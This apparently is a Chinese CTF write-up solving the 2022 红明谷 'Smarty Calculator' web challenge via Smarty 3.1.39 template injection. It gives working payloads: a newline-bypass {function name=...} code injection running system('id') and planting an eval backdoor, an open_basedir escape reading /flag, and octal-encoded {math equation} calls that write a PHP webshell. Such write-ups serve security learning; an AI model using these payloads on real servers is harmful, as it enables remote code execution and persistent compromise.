

# 红明谷2022 web Smarty Calculator

原创

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## Smarty Calculator

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### 源码泄露

[www.zip, 源码泄露, 分析index.php](#)

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Smarty calculator</title>
</head>
<body background="img/1.jpg">
<div align="center">
    <h1>Smarty calculator</h1>
</div>
<div style="width:100%;text-align:center">
    <form action="" method="POST">
        <input type="text" style="width:150px;height:30px" name="data" placeholder="      输入值进行计算" value=""
        " >
        <br>
        <input type="submit" value="Submit">
    </form>
</div>
</body>
</html>
<?php
error_reporting(0);
include_once('./Smarty/Smarty.class.php');
$smarty = new Smarty();
$my_security_policy = new Smarty_Security($smarty);
$my_security_policy->php_functions = null;
$my_security_policy->php_handling = Smarty::PHP_REMOVE;
$my_security_policy->php_modifiers = null;
$my_security_policy->static_classes = null;
$my_security_policy->allow_super_globals = false;
$my_security_policy->allow_constants = false;
$my_security_policy->allow_php_tag = false;
$my_security_policy->streams = null;
$my_security_policy->php_modifiers = null;
$smarty->enableSecurity($my_security_policy);

function waf($data){
    $pattern = "php|\<|flag|\?";
    $vpattern = explode("|", $pattern);
    foreach ($vpattern as $value) {
        //关键词过滤
        if (preg_match("/$value/", $data)) {
            die();
        }
    }
    return $data;
}


if(isset($_POST['data'])){
    //COOKIE中需要由login这个东西
    if(isset($_COOKIE['login'])) {
        $data = waf($_POST['data']);
        echo "<div style='width:100%;text-align:center'><h5>Calculator don't like U<h5><br>";
        $smarty->display("string:" . $data);
    }else{
        echo "<script>alert(\"你还没有登录\")</script>";
    }
}
```

其中有waf()过滤了关键词，比如 `php flag < ?`

还会对用户的cookie进行检测，需要在cookie中加个 `login:1` 来进行绕过

然后会进入 `$smarty->display("string:" . $data);`

版本号 `3.1.39`



```
/*
 * Smarty internal template
 */
R class Smarty extends Smarty_Internal_TemplateBase
{
    /**
     * smarty version
     */
    const SMARTY_VERSION = '3.1.39';
    /**
     * define variable scopes
     */
}
```

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该版本有个漏洞

## [Unreleased]

[\[3.1.39\] - 2021-02-17](#)

### Security

- Prevent access to `$smarty.template_object` in sandbox mode
- Fixed code injection vulnerability by using illegal function names in `{function name='blah'}{/function}`

[\[3.1.38\] - 2021-01-08](#)

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版本信息也可以在data处进行测试

```
data={$smarty.version}
```

```
14 Connection: close
15
16 data={$smarty.version}
```

```
24         <input type="submit" value="提交" />
25     </form>
26   </div>
27 </body>
28</html>
29<div style='width:100%;text-align:center;'>
  <h5>Only smarty people can use this page!</h5>
  <br>
  3.1.39
</div>
```

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有poc

## Vulnerability Analysis

When compiling template syntax, the `Smarty_Internal_Runtime_TplFunction` class does not filter the name property correctly when defining `tplFunctions`. Let's take following template:

```
{function name='test'}{/function}
```

We can see that the compiler generates the following code:

```
/* smarty_template_function_test_8782550315ffc7c00946f78_05745875 */
if (!function_exists('smarty_template_function_test_8782550315ffc7c00946f78_05745875')) {
    function smarty_template_function_test_8782550315ffc7c00946f78_05745875(Smarty_Internal_Template $_smarty_tpl,$params) {
        foreach ($params as $key => $value) {
            $_smarty_tpl->tpl_vars[$key] = new Smarty_Variable($value, $_smarty_tpl->isRenderingCache);
        }
    }
}/*/ smarty_template_function_test_8782550315ffc7c00946f78_05745875 */
```

The `test` string which is presumed controlled by the attacker is injected several times into the generated code. Notable examples are anything not within single quotes. Since this is injected multiple times, I found it difficult to come up with a payload that would target the comment injection on the first line, so I opted for the function de-

## Proof of Concept

Using PHP's built in webserver and the supplied page from [Hardened Sandbox](#) as the target, run the following poc:

```
http://localhost:8000/page.php?poc=string:{function+name='rce(){};system("id");function+'}{/function}
```

Request

Response

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```
{function+name='rce(){};system("id");function+'}{/function}
```

但是题目对输入值进行了正则过滤

## 源码对比

去github下载源文件 <https://github.com/smarty-php/smarty/releases/tag/v3.1.39>，和题目给得源码进行文件对比（代码对比我使用的是 [winmerge](#)，感谢开源）

发现 `sysplugins\smarty_internal_compile_function.php` 有点不同，在正则过滤那块出题人进行了修改，如果正则匹配成功，就会进入 `trigger_template_error` 函数，会导致不回显

```
src\Smarty\sysplugins\smarty_internal_compile_function.php           \smarty-3.1.39\libs\sysplugins\smarty_internal_compile_function.php
* @param array                                         $args      array with :^
* @param \Smarty_Internal_TemplateCompilerBase $compiler   compiler object
*
* @return bool true
* @throws \SmartyCompilerException
*/
public function compile($args, Smarty_Internal_TemplateCompilerBase $compiler)
{
    // check and get attributes
    $attr = $this->getAttributes($compiler, $args);
    if ($attr['nocache'] === true) {
        $compiler->trigger_template_error('nocache option not allowed');
    }
    unset($attr['nocache']);
    $name = trim($attr['name'], '\\"');

    if (preg_match('/[a-zA-Z0-9_\x80-\xff](.*)+$/i', $name)) {
        $compiler->trigger_template_error("Function name contains invalid characters");
    }

    $compiler->parent_compiler->tpl_function[ $name ] = array();
    $save = array(
        $attr, $compiler->parser->current_buffer, $compiler->template,
        $compiler->template->caching
    );
    $this->openTag($compiler, 'function', $save);
}

if (!preg_match('/^([a-zA-Z0-9_\x80-\xff]+)(.*)+$/i', $name)) {
    $compiler->trigger_template_error("Function name contains invalid characters");
}

$compiler->parent_compiler->tpl_function[ $name ] = array();
$save = array(
    $attr, $compiler->parser->current_buffer, $compiler->template,
    $compiler->template->caching
);
$this->openTag($compiler, 'function', $save);
```

我们来分析一下这个正则匹配的差异，在题目给出的源码中，将 `!` 去掉，表示匹配成功即进入error；

然后 `a-zA-Z0-9_\x80-\xff` 这些包含了正常的大小写字母，数字，下划线以及不可显字符；

而后面的 `(.*)+` 中，`.` 匹配除了换行符以外的所有字符，`*` 匹配0次或者多次，`+` 匹配一次或者多次

```

if (preg_match('/[a-zA-Z0-9_\x80-\xFF](.*+$/', $_name)) {
    $compiler->trigger_template_error("Function name contains invalid characters: {$_name}", null, true)
}

```

所以可以换行绕过，%0A既不在前面的[]匹配里面，又不被后面的.匹配

所以我们只需要在原来的poc基础上，加上回车绕过，即可执行（我这里用了两个回车进行绕过）

```
data={function+name='rce(){};system("id");function%0A%0A'}{/function}
```

```

12 Accept-Language: zh-CN, zh;q=0.9, en; q=0.8, en-GB; q=0.7, en-US; q=0.6
13 Cookie: UM_distinctid=17f8d34a7f932c-0e50148d0f032b-56171d51-144000-17f8d34a7fae31; login=1
14 Connection: close
5
6 data={function+name='rce(){};system("id");function%0A%0A'}{/function}

```

```

22 <input type="text" style="width:150px;height:30px" name="input" value="1"/>
23 <br>
24 <input type="submit" value="Submit">
25 </form>
26 </div>
27 </body>
28 </html>
29 <div style="width:100%;text-align:center">
30 <h5> Only smarty people can use calculators:</h5>
<br>
uid=33(www-data) gid=33(www-data) groups=33(www-data)

```


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查看phpinfo

```

1 POST /index.php?1=phpinfo() HTTP/1.1
2 Host: 4e5d5d8f-ae8f-484b-b038-b6a1c81173cf.node4.buuo.j.cn:81
3 Content-Length: 85
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://4e5d5d8f-ae8f-484b-b038-b6a1c81173cf.node4.buuo.j.cn:81
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36 Edg/99.0.1150.52
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
0 Referer: http://4e5d5d8f-ae8f-484b-b038-b6a1c81173cf.node4.buuo.j.cn:81/
1 Accept-Encoding: gzip, deflate
2 Accept-Language: zh-CN, zh;q=0.9, en; q=0.8, en-GB; q=0.7, en-US; q=0.6
3 Cookie: UM_distinctid=17f8d34a7f932c-0e50148d0f032b-56171d51-144000-17f8d34a7fae31; login=1
4 Connection: close
5
6 data=
7 {function+name='rce(){';system("id");@eval($_GET[1]);function%0A%0A'}{/function}

```



但是不能直接cat flag，有可能是进行了限制，可以通过chdir()进行绕过

```

data={function+name='rce(){};system("id");@eval($_POST[1]);function%0A%0A'}{/function}&1=mkdir('sk1y');chdir('sk1y');ini_set('open_basedir','..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');chdir('..');ini_set('open_basedir','/');var_dump(file_get_contents('/flag'));

```

```
15
16 data=
17 {function+name='rce()'{};system("id");@eval($_POST[1]);function%0A%0A'{};/f
18 unction}&1=
19 mkdir('sk1y');chdir('sk1y');ini_set('open_basedir','..');chdir(..);chdi
20 r(..);chdir(..);chdir(..);chdir(..);chdir(..);chdir(..);chdir(..);chdir
21 ('..');ini_set('open_basedir','/');var_dump(file_get_contents('/flag'));
```

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## 另一个解法：math的eval命令执行

注意 `function.math.php` 这个文件，

首先将很多变量定义为true

```
^
function smarty_function_math($params, $template)
{
    static $_allowed_funcs =
        array(
            'int'      => true,
            'abs'      => true,
            'ceil'     => true,
            'cos'      => true,
            'exp'      => true,
            'floor'    => true,
            'log'      => true,
            'log10'    => true,
            'max'      => true,
            'min'      => true,
            'pi'       => true,
            'pow'      => true,
            'rand'     => true,
            'round'    => true,
            'sin'      => true,
            'sqrt'     => true,
            'srand'    => true,
            'tan'      => true
        );
}
```

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然后接收了参数 `equation`，然后对这个参数进行了一些条件限制

```
// be sure equation parameter is present
if (empty($params[ 'equation' ])) {
    trigger_error("math: missing equation parameter", E_USER_WARNING);
    return;
}

$equation = $params[ 'equation' ];
// make sure parenthesis are balanced
if (substr_count($equation, '(') != substr_count($equation, ')')) {
    trigger_error("math: unbalanced parenthesis", E_USER_WARNING);
    return;
}

// disallow backticks
if (strpos($equation, '`') !== false) {
    trigger_error("math: backtick character not allowed in equation", E_USER_WARNING);
    return;
}

// also disallow dollar signs
if (strpos($equation, '$') !== false) {
    trigger_error("math: dollar signs not allowed in equation", E_USER_WARNING);
    return;
}

foreach ($params as $key => $val) {
    if ($key != 'equation' && $key != 'format' && $key != 'assign') {
        // make sure value is not empty
        if (strlen($val) === 0) {
            trigger_error("math: parameter '{$key}' is empty", E_USER_WARNING);
            return;
        }
        if (!is_numeric($val)) {
```

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重点看接下来的这个，有个 `eval` 函数，`eval` 函数将执行我们传进去的 `equation`，但是这个经过了 `preg_match_all` 正则匹配，我们可以通过8进制绕过

```

}
// match all vars in equation, make sure all are passed
preg_match_all('(?:0x[a-fA-F0-9]+)|([a-zA-Z_\x7f-\xff][a-zA-Z0-9_\x7f-\xff]*)', $equation, $match);
foreach ($match[ 1 ] as $curr_var) {
    if ($curr_var && !isset($params[ $curr_var ]) && !isset($_allowed_funcs[ $curr_var ])) {
        trigger_error(
            "math: function call '{$curr_var}' not allowed, or missing parameter '{$curr_var}'",
            E_USER_WARNING
        );
        return;
    }
}

foreach ($params as $key => $val) {
    if ($key !== 'equation' && $key !== 'format' && $key !== 'assign') {
        $equation = preg_replace("/\b$key\b/", " \${$params['$key']} ", $equation);
    }
}
$smarty_math_result = null;
eval("\$smarty_math_result = " . $equation . ";");
if (empty($params[ 'format' ])) {
    if (empty($params[ 'assign' ])) {
        return $smarty_math_result;
    }
}

```

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自己整个字符串转8进制的简单脚本，大佬勿喷

```

# python3.8

#str = ('("file_put_contents")("1.php","<?php eval($_POST["a"]);?>")'
str = ('("system")("whoami")'
string = ''
for i in str:
    #print(i)
    if i == "'":
        string += '\\\''
        continue
    if i == '(':
        string += '('
        continue
    if i == ')':
        string += ')'
        continue
    if i == ',':
        string += ','
        continue
    string += '\\\\\' + oct(ord(i))[2:]

print(string)

```

尝试 ("system")("whoami") , 查看

```
14 Connection: close
15
16 data={$poc="poc"} {math
equation="(\\"\\163\\171\\163\\164\\145\\155\") (\\"\\167\\150\\157\\141\\15
5\\151\")"}
25     </form>
26   </div>
27   </body>
28 </html>
29 <div style='width:100%;text-align:center'>
<h5>
  Only smarty people can use calculators:<h5>
  <br>
  www-data
  www-data
30
CSDN @Sk1y
```

file\_put\_contents写文件 ("file\_put\_contents")("1.php", "<?php eval(\$\_POST[1]);?>")

```
13 COOKIE: UM_distinctid=
17f8d34a7f932c-0e50148d0f032b-56171d51-144000-17f8d34a7fae31; login=1
14 Connection: close
15
16 data={$poc="poc"} {math
equation="(\\"\\146\\151\\154\\145\\137\\160\\165\\164\\137\\143\\157\\156
\\164\\145\\156\\164\\163") (\\"\\61\\56\\160\\150\\160\", \"\\74\\77\\160\
\\150\\160\\40\\145\\166\\141\\154(\\44\\137\\120\\117\\123\\124\\133\\61\
\\135)\\73\\77\\76\")"
22     <input type="text" style="width:1
23     <br>
24     <input type="submit" value="Submit">
25   </form>
26   </div>
27   </body>
28 </html>
29 <div style='width:100%;text-align:center'>
<h5>
  Only smarty people can use calculator
  <br>
  24
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```

写文件

蚁剑连接



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不过这个和官方wp的解法不一样，没有管open\_basedir 和 disable\_functions，应该是非预期吧

## 参考链接

1. [2022红明谷杯WriteUp](#)
2. [\[HMGCTF2022\]wp](#)
3. [Smarty Template Engine Multiple Sandbox Escape PHP Code Injection Vulnerabilities](#)